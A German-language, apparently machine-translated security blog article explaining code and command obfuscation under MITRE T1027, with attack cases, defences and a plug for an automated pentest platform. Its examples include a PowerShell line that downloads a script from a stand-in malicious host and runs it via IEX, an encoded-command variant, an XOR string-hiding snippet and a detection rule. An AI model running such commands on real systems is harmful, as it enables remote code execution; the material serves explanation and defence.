
Einführung - Verschleierung als zentrale defensive und offensive Technik
In beiden Cyber-Angriff und -Verteidigung, Verschleierung hat sich zu einer zentralen Taktik entwickelt, die sich darauf auswirkt, wie sich Software bei der Analyse verhält, wie Malware der Erkennung entgeht und wie Verteidiger sicheren Code schreiben. Der Kern der Sache, Verschleierung bezieht sich auf die Umwandlung von Code oder Daten, so dass deren Absicht und Struktur sind verborgen aus einer einfachen Beobachtung heraus, aber ihr Funktionsverhalten bleibt unverändert. Die heutige Sicherheitslandschaft - von automatisierten Penetrationstests bis hin zu KI-gestützter Erkennung - hängt davon ab, diese Techniken in- und auswendig zu verstehen.
Die Verschleierung wird ausdrücklich in der MITRE ATT&CK-Rahmenwerk als T1027: Verdeckte Dateien oder Informationen - eine Taktik zur Umgehung der Verteidigung, die darauf hinweist, dass die Angreifer die Erkennung oder Analyse von Artefakten erschweren.
Dieser umfassende Leitfaden behandelt:
- Technische Taxonomie der Verschleierungstechniken
- Reale Angriffsszenarien und zugehörige CVEs
- Praktische Beispiele auf Code-Ebene (Angriff und Verteidigung)
- Entdeckungs-/Minderungsansätze
- Überschneidung mit KI und automatisierten Penetrationstests

Was bedeutet Verschleierung tatsächlich in Sicherheitskontexten bedeuten?
Auf hohem Niveau, Verschleierung ist der Prozess der Umwandlung von Code, Skripten oder Daten, so dass ihre Logik oder Absicht für Analysten, Tools oder automatische Scanner nicht leicht erkennbar ist. ohne sein tatsächliches Laufzeitverhalten zu verändern.
Das MITRE ATT&CK-Framework definiert dies als Techniken, die Angreifer einsetzen, um die Analyse von Inhalten zu erschweren - durch Verschlüsselung, Kodierung oder andere Formen der Verschleierung -, um einer defensiven Erkennung zu entgehen.
Dies gilt für mehrere Vektoren:
- Quellcode-Verschleierung zum Schutz des geistigen Eigentums
- Skriptverschleierung zur Umgehung statischer Analysatoren
- Befehlsverschleierung in Shell-Payloads zur Umgehung von IDS/EDR
- Laufzeitverschleierung durch Polymorphismus oder Packer
Eine Verschleierung schafft keine Schwachstellen, aber sie verändert Artefakte, so dass Sicherheitslösungen weniger Möglichkeiten haben, bösartige Absichten frühzeitig zu erkennen - ein wesentlicher Grund dafür, dass die Verteidiger sie als ein Anliegen erster Klasse behandeln müssen.
Taxonomie der Verschleierungstechniken
MITRE ATT&CK kategorisiert die Verschleierung unter T1027: Verdeckte Dateien oder Informationen mit mehreren Untertechniken.
| Kategorie | Was es bewirkt | Typischer Anwendungsfall |
|---|---|---|
| Binäres Auffüllen | Fügt nicht-funktionale Bytes hinzu | Vermeidet Signatur-Fingerabdrücke |
| Software-Paketierung | Komprimiert/verschlüsselt die ausführbare Datei | Heimliche Verbreitung von Malware |
| HTML-Schmuggel | Versteckt Nutzdaten in HTML | Zustellung über E-Mail-Anhänge |
| Befehlsverschleierung | Verschlüsselt oder verfälscht die Befehlssyntax | Shell-Umgehung in powershell/bash |
| Verschlüsselte/verschlüsselte Dateien | Kodiert ganze Assets | C2-Kommunikationsverschleierung |
| Polymorpher Code | Mutiert zur Laufzeit | Umgeht die Erkennung von Signaturen |
Befehlsverschleierung - ein subtiler, aber häufiger Vektor
Bei der Befehlsverschleierung werden ausgeführte Befehle schwer zu analysieren oder zu scannen (z. B. umfangreiche Escape-Zeichen, Verkettung, verschlüsselte Blobs), während die funktionale Ausführung erhalten bleibt. Dies ist sehr häufig bei Phishing-Nutzdaten oder skriptbasierten Starts der Fall.
Polymorpher und gepackter Code
Polymorphe Varianten ändern bei jeder Ausführung ihre Struktur, was die statische Erkennung auf der Grundlage von Signaturen erheblich erschwert. Bei dieser Technik werden häufig Mutationsmaschinen und Kombinationen mit Packing oder Verschlüsselung eingesetzt.
Echte Angriffsfälle im Zusammenhang mit Obfuscating
Die Verschleierung steht selten allein - sie ist in echte Exploit-Ketten eingebettet. Zwei repräsentative Beispiele zeigen, wie Angreifer Obfuscation strategisch einsetzen.
CVE-2025-9491: Versteckte LNK-Befehlsverschleierung
Diese kürzlich bekannt gewordene Sicherheitslücke ermöglichte es böswilligen Akteuren, unsichtbare Befehle in Windows-Verknüpfungen einzubetten (.lnk), was bedeutet, dass ein Benutzer, der auf ein scheinbar harmloses Symbol klickt, verschlüsselte oder verschleierte Befehle ausführen kann, die die Ausführung von Nutzdaten erzwingen. Die Sicherheitslücke stützte sich insbesondere auf Verschleierung die effektiven Ausführungsparameter, um eine erste Überprüfung zu umgehen.
Auswirkungen:
- Ausführung von versteckten willkürlichen Befehlen
- Umgehung der einfachen Erkennung von Signaturen
- Abhängig von Schemata zur Umgehung der Verteidigung, die an verschleierte Befehlsinhalte gebunden sind

AutoIT3-Skriptpackung und Shellcode-Verschleierung
Malware, die mit AutoIT3 kompiliert wurde, zeigt, wie eine fortschrittliche Verschleierung in kompilierten Nutzdaten sowohl die Absicht verbirgt als auch die statische Analyse erschwert. Die Angreifer nutzten dies, um Shellcode heimlich auszuliefern, indem sie Komprimierung und Packen auf Bitebene als Verschleierungsebenen vor der Ausführung nutzten.
Diese Fälle verdeutlichen, dass Verschleierungstechniken sowohl bei der Verwendung neuer Zero-Day-CVEs als auch bei bestehenden Exploit-Nutzlasten bestehen bleiben.
Beispiele für Offensiv- und Defensivcodes
Nachfolgend finden Sie praktische Beispiele, die verdeutlichen sollen, wie die Verschleierung funktioniert und wie die Verteidiger ihr entgegenwirken oder sie aufdecken können.
Offensives Beispiel 1 - PowerShell-Befehlsverschleierung
powershell
Reinigen Sie intentpowershell.exe -Befehl "Invoke-WebRequest http://malicious.example/scripts/payload.ps1 | IEX"
Obfuscatedpowershell.exe -EncodedCommand SQB2AG... # Base64 kodierte Version`
Verschlüsselte Befehle umgehen oft die naiven Regeln für Befehlszeichenfolgen in Erkennungsplattformen. Erkennungsprogramme müssen das dekodierte Verhalten untersuchen, nicht nur den Rohtext.
Offensives Beispiel 2 - Python-Verschleierte String-Logik
python
def decode_str(x):
return ''.join([chr(ord(c) ^ 0x55) for c in x])
geheim_url = decode_str("GQYYWjA=")
Die umkehrbare Transformation verbirgt den Inhalt der Zeichenkette bis zur Laufzeit.
Defensive Aufdeckungsstrategie
json
{ "rule": "Detect high entropy or base64/encoded shellcommands", "pattern": "powershell -EncodedCommand | bash -c base64" }
Die Verhaltens- und Entropieanalyse - die Beobachtung von Befehlszeilenmustern oder Dekodierungsaktivitäten - ist zuverlässiger als die Überprüfung von Signaturen.
Best Practices für Erkennung und Abwehr
Endpunkt- und Netzwerk-Erkennung
- Verhaltensanalyse: Überwachen Sie Payloads mit hoher Entropie, die auf verpackte oder verschlüsselte Inhalte hinweisen. Ein plötzlicher Anstieg der Entropie in Skripten deutet auf eine Verschleierung hin.
- Entschärfungspipelines: Verwenden Sie AMSI (Antimalware Scan Interface) unter Windows, um den Skriptinhalt nach der Auflösung des Interpreters zu überprüfen.
Bedrohungsjagd mit ATT&CK-Regeln
Die Verfolgung von MITRE-Regelsätzen für T1027-Erkennungen (z. B. base64 PowerShell, gzip-Nutzlastsignaturen) erhöht die Erkennungsgenauigkeit.
AI-gesteuerte Erkennung
KI-Modelle, die auf verschleierte Varianten trainiert wurden, können unbekannte Bedrohungen auf der Grundlage von Verhaltensmerkmalen und nicht von statischen Hashes klassifizieren, was die Erkennung im Vergleich zu herkömmlichen Signatur-Engines verbessert.
Schnittpunkt von KI, Automatisierung und Verschleierung
Generative KI ist ein zweischneidiges Schwert: Verteidiger nutzen sie, um die Analyse von verschleierten Dateien zu automatisieren, während Angreifer sie nutzen, um polymorphe und schwer zu entdeckende Nutzdaten zu generieren. Verbesserte Modelle beschleunigen das Reverse Engineering, ermöglichen aber auch die dynamische Generierung von Varianten für Malware.
Automatisierte Penetrationsplattformen wie Penligent.ai einen erheblichen Vorteil erlangen, wenn sie die Bewusstsein für Vernebelung. Dies beinhaltet:
- Automatisierte Entschleierungsheuristiken
- Semantische Analyse des Laufzeitverhaltens
- Korrelation mit bekannten TTPs (z. B. T1027)
Wenn die Verschleierung in eine KI-Erkennungspipeline integriert wird, können Sie Falsch-negative Ergebnisse reduzieren und eine breitere Abdeckung von unerwarteten Varianten bieten.
Praktischer Arbeitsablauf bei der Erkennung und Penetration
Im Folgenden ist ein typischer Arbeitsablauf für moderne Sicherheitstools dargestellt, der die Überwachung der Verschleierung nahtlos kombiniert:
- Grundlegende Umweltüberwachung Aufzeichnung gängiger Ausführungsmuster und Entropie-Baselines.
- Automatisierte Deobfuscation Runtime Ausführen von Artefakten in der Sandbox, um dekodierte Anweisungen abzuleiten.
- AI-Verhaltensklassifizierung Vergleich der Laufzeitmerkmale mit bekannten TTP-Profilen (z. B. ATT&CK-IDs).
- Alarmierung und Reaktion Auslösen von Warnungen bei risikoreichen Verschleierungsmustern, die menschliche Analysten mit entschlüsselten Artefakten versorgen.
Diese Methode stellt ein Gleichgewicht zwischen automatischer Erkennung und Interpretierbarkeit her, was für SOCs und Red Teams gleichermaßen wichtig ist.
Fazit - Warum Obfuscating ein zentraler Bestandteil Ihrer Sicherheitsstrategie sein muss
Verschleierung spielt eine zentrale Rolle sowohl im Angriff als auch in der Verteidigung heute. Für Sicherheitsingenieure ist es wichtig, beides zu verstehen:
- wie Verschleierung die Absicht verschleiertund
- wie Verteidiger sie erkennen oder umkehren können
ist für die Automatisierung der Erkennung und die Verbesserung der Genauigkeit von Penetrationstests unerlässlich.
Ob es um die Auswertung von Nutzdaten mit hoher Entropie, die Dekodierung verschlüsselter Shells oder das Training von KI zur Erkennung versteckter Verhaltensweisen geht, die Beherrschung von Verschleierungstechniken ist ein Unterscheidungsmerkmal für die Bereitstellung sicherer Systeme.
 German
  English
  French
  Spanish
  Portuguese
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Turkish
  Hebrew